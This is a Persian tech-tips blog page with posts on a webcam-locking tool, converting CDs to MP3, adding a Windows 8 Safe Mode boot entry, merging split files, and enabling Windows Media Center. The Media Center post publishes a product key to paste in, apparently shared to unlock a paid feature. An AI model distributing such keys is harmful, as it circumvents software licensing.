CamBlocker 1.1.0.2 نام نرم افزاری امنیتی جهت حفظ شما از جاسوسی دیگران توسط وب کم می باشد. امروزه وب کم ها یکی از وسایت ارتباطی مجازی به شمار می روندو میلیون ها نفر در دنیا از ان برای ارتباطات خویش استفاده می کنند. اگر شما نیز جز ان کسانی می باشید که از جاسوسی شدنتان توسط وب کم خود می ترسید ما به شما در این پست نرم افزار CamBlocker را پیشنهاد می کنیم. با استفاده از این نرم افزار شما میتوانید وب کم خود را رمز گذاری کرده و آن را قفل نمائید تا مواقعی که از اسن استفاده نمیکنید کسی نتواند از ان استفاده نماید. این نرم افزار همیشه بصورت فعال در قسمت system tray ویندوز می باشد و کمترین منابع را برای کارکرد خود به کار میگیرد.


برخی از ویژگی های این نرم افزار : قابلیت رمز گذاری وب کم قابلیت غیر فعال و مسدود سازی وب کم فعال بودن همیشگی در قسمت system tray استفاده از منابع نرم افزاری پائین و عدم سنگین سازی سیستم و...

لینک های دانلود


جمعه 04 مرداد 1392 | ارسال نظر(0)

 
تبدیل فایلهای صوتی به Mp3 در مدیا پلیر ویندوز


( قابل اجرا در نسخه های ، مدیا پلیر 7 و بالاتر)

1- بعد از گذاشتن Cd در کامپیوترتون ، در پنجره ای که به صورت اتوماتیک ظاهر میشه انتخاب گزینه Copy Music From Cd و یا باز کردن برنامه مدیا پلیر و زدن گزینه Copy From Cd در منوی کنار مدیا پلیر ( Menu bar )

2- انتخاب فایلهای مورد نظر شما با تیک زدن کنار آنها - ( فایلهایی که میخواهید از Audio سی دی به فرمت MP3 تبدیل شوند )

3- انتخاب گزینه Copy Music که در قسمت بالای Caption مدیا پلیر قرار دارد. ( آیکون دایره ای قرمز رنگ )

4- انتخاب گزینه های 2 و 3 به ترتیب از بالا ، سپس Next کنید و در قسمت پایین صفحه بعد میتونید فرمت خروجی(تنظیم کیفیت فایل های CD ) که به نظر من بهتره که اونو روی ( 96 Kbps ) قرار بدید و روی گزینه Finish کلیک کنید تا کار کپی و تبدیل به فرمت MP3 شروع بشه.

نکته : محل ذخیره فایل ها بطور پیش فرض در ( My Documents \ My music ) شما می باشد که اگه خواستید میتونید قبل از زدن گزینه Finish اونو تغییر بدید.

جمعه 04 مرداد 1392 | ارسال نظر(0)

 
فعال کردن حالت Safe Mode در «ویندوز 8»


حالت Safe Mode ویندوز، حالتی است که مواقع اضطرار به کمک شما می‌آید تا مشکلات مربوط به ویندوز را برطرف نمایید. در ویندوز 7 و ویندوزهای قبلی با فشردن کلید F8 امکان ورود به Safe Mode وجود داشت. اما در ویندوز 8 در صورتی که به هنگام بوت سیستم‌عامل کلید F8 را بزنید گزینه‌های دیگری نمایش داده خواهد شد که در آن اثری از Safe Mode نیست. در این ترفند قصد داریم نحوه فعال‌سازی حالت Safe Mode در ویندوز 8 را برای شما بازگو نماییم.

بدین منظور:
در صفحه آغازین Start ویندوز 8، کلیدهای ترکیبی Ctrl+C را بزنید و در قسمت Search Apps عبارت Command Prompt را وارد نمایید.
بر روی Command Prompt راست‌کلیک کرده و از منوی Advanced بر روی Run as administrator کلیک کنید.
پس از باز شدن پنجره Command Prompt، دستور زیر را وارد نموده و Enter بزنید:

bcdedit /enum /v

این دستور اطلاعاتی در خصوص Windows Boot Manager و Windows Boot Loader نمایش می‌دهد.
اکنون ما از قسمت Windows Boot Loader به دو عبارت مقابل identifier و description احتیاج داریم.
بدین صورت که دستور بعدی که باید در CMD وارد کنیم به شکل زیر است:

"(bcdedit / copy {identifier} /d “{description} (Safe Mode

به جای {identifier} باید کد مقابل identifier را وارد نموده و به جای {description} نیز عبارت مقابل description که نام کامل ویندوز است را وارد نمایید.
برای Copy کردن این عباران در CMD بایستی با استفاده از ماوس متن مورد نظر را به حالت انتخاب درآورده و کلید Enter را بزنید. با راست کلیک بر روی صفحه و انتخاب Paste نیز می‌توانید متن را Paste کنید.
دستور زیر به عنوان یک مثال درج شده است:

"(bcdedit /copy {86ff8015-e24d-11e0-961e-d867e031ec3b} /d "Windows 8 Consumer Preview (Safe mode

در مرحله بعد، کلیدهای ترکیبی Win+R را بزنید و در پنجره Run عبارت msconfig را وارد نموده و Enter بزنید.
در پنجره System Configuration، به تب Boot بروید و اطمینان پیدا کنید موردی که شما اضافه کردید در این لیست وجود دارد.
مورد جدید اضافه شده را انتخاب نموده و تیک گزینه Safe Boot را بزنید.
اکنون بر روی دکمه OK کلیک کرده و ویندوز را Restart نمایید.
حال پیش از ورود به ویندوز منویی نمایش داده خواهد شد که با انتخاب مورد جدیدی که در آن عبارت Safe Mode درج شده است می‌توانید وارد محیط Safe Mode ویندوز 8 شوید.

برای غیرفعال کردن این قابلیت می‌توانید در همان تب Boot در System Configuration، مورد جدید اضافه شده را Delete کنید.

جمعه 04 مرداد 1392 | ارسال نظر(0)

 
ادغام فایل‌های تکه تکه شده به وسیله Command Prompt ویندوز


اگر اهل دانلود فایل‌های حجیم از اینترنت باشید حتماً با فایل‌هایی برخورد کرده‌اید که به صورت چند تکه و با پسوند 001، 002، 003 و... برای دانلود قرار داده شده‌اند. این فایل‌ها در اصل یک فایل هستند که به چند قطعه تبدیل شده‌اند تا دانلود آنها برای کاربران آسان‌تر باشد. عموم این فایل‌ها توسط نرم‌افزاری به نام HJSplit تکه تکه شده‌اند و به وسیله همین برنامه هم می‌توان آن‌ها را هم چسباند و در نهایت از فایل مورد نظر استفاده کرد. اما ممکن است به هر دلیلی امکان استفاده از این برنامه وجود نداشته باشد، در نتیجه در این ترفند قصد داریم به معرفی یک ترفند کاربردی جهت ادغام فایل‌های تکه تکه شده به وسیله Command Prompt موجود در ویندوز بپردازیم.

بدین منظور:
از منوی Start به All Programs و سپس Accessories رفته و Command Prompt را اجرا کنید.
با کمک دستور cd به پوشه‌ای که فایل‌ها در آن می‌باشد بروید. به عنوان مثال:

cd C:\Users\USERNAME\Downloads

اکنون فرض می‌کنیم ما 3 تکه فایل با اسامی File.rar.002 ،File.rar.001 و File.rar.003 در اختیار داریم و قصد داریم این سه تکه فایل را به یک فایل واحد با نام دلخواه مثلاً Mshow.rar تبدیل کنیم. از دستور زیر استفاده خواهیم کرد:

copy  /b  File.rar.001  +  File.rar.002  +  File.rar.003  Mshow.rar

پس از فشردن Enter، چند لحظه صبر کنید تا پیغام 1file(s) copied ظاهر شود.
اکنون در صورتی که به محلی که فایل‌ها در آنجا قرار داشتند بروید خواهید دید که فایل یکپارچه ایجاد شده است و قابل استفاده است.
به این نکته دقت داشته باشید که پسوند نهایی فایل‌ با پسوند فایل‌ها یکسان باشد. به عنوان مثال در این دستور پسوند ما rar. بود.
همچنین محدودتی در درج فایل‌های تکه شده وجود ندارد و بایستی آن‌ها را به وسیله کاراکتر + از هم جدا کرد.

جمعه 04 مرداد 1392 | ارسال نظر(0)

 
فعال کردن Windows Media Center در ویندوز 8

مدیا سنتر
در ویندوز 8 برخلاف ویندوزهای قبلی اثری از Windows Media Center به چشم نمی‌خورد. Windows Media Center نرم‌افزاری است که به طور پیش‌فرض در ویندوز 7، ویستا و XP نصب بوده و امکان ضبط تصاویر ویدئویی و همچنین سازماندهی و پخش موسیقی را به کاربر می‌دهد اما در ویندوز 8 به صورت پیش‌فرض فعال نیست. در این ترفند به نحوه نصب کردن Windows Media Center در ویندوز 8 خواهیم پرداخت.

بدین منظور:
ابتدا در صفحه Start ویندوز 8، نشان‌گر ماوس را به بالای صفحه سمت راست یا چپ ببرید تا Chaaarms Bar ویندوز نمایان شود.
اکنون بر روی گزینه Search کلیک کنید.
حال از قسمت سمت راست صفحه بر روی Settings کلیک کنید و در قسمت جستجو عبارت upgrade را وارد نمایید.
با نمایان شدن Get more features with a new edition of Windows بر روی آن کلیک کنید.
در پنجره باز شده بر روی I already have a product key کلیک کنید.
در قسمت Enter your key کد زیر را وارد نمایید:


MBFBV-W3DP2-2MVKN-PJCQD-KKTF7

سپس بر روی دکمه Next کلیک کنید.
در قسمت بعد تیک گزینه I accept the license terms را بزنید و بر روی دکمه Add features کلیک کنید.
اکنون چند لحظه صبر کنید تا برنامه نصب شود. جهت تکمیل نصب، ویندوز یک‌بار Restart می‌شود.
پس از راه‌اندازی مجدد ویندوز، در صورت مراجعه به صفحه Start، خواهید دید که Windows Media Center به صفحه Start سنجاق شده است و با کلیک بر روی آن این برنامه باز خواهد شد.

جمعه 04 مرداد 1392 | ارسال نظر(0)


به وبلاگ خودتون خوش آمديد مطالب مورد نياز خودتون رو از منوي سمت راست قسمت دسته بندي موضوعات انتخاب كنيد و لطفا نظر بديد ممنون @در ضمن تبليغات هم پذيرفته ميشه كافيه پي ام بزاريد @
rezazeraat28@yahoo.com

آموزش بعضي از نرم افزار ها
مطالبي در مورد سخت افزار
اينترنت
مطالب مفيد و جالب
امنيتي و هك
راهكارهاي براي كامپيوتر شما
باسازي ويندوز و نصب ويندوز xp .8.7
عيب يابي و تعمير
ترفند ها
آموزش ها


محمدرضا


[Link_Title]


به وبلاگ خودتون خوش امدید
ساخت و ویرایش زیرنویس با Notepad
نحوه‌ی مشاهده‌ی اطلاعات BIOS از طریق رجیستری ویندوز
آموزش امنيت ويندوز عامل 7
ابزارهای مفید سیستمی مخفی در ویندوز
آموزش ساخت ويروس
دانلود نرم افزار قفل گذاری بر روی وب کم CamBlocker 1.1.0.2
تبدیل فایلهای صوتی به Mp3 در مدیا پلیر ویندوز
فعال کردن حالت Safe Mode در «ویندوز 8»
ادغام فایل‌های تکه تکه شده به وسیله Command Prompt ویندوز


RSS 2.0

فال حافظ

قالب های نازترین

جوک و اس ام اس

جدید ترین سایت عکس

زیباترین سایت ایرانی

نازترین عکسهای ایرانی

بهترین سرویس وبلاگ دهی


💬 نظرات کاربران
💬ثبت نام کاربران
💬ورود کاربران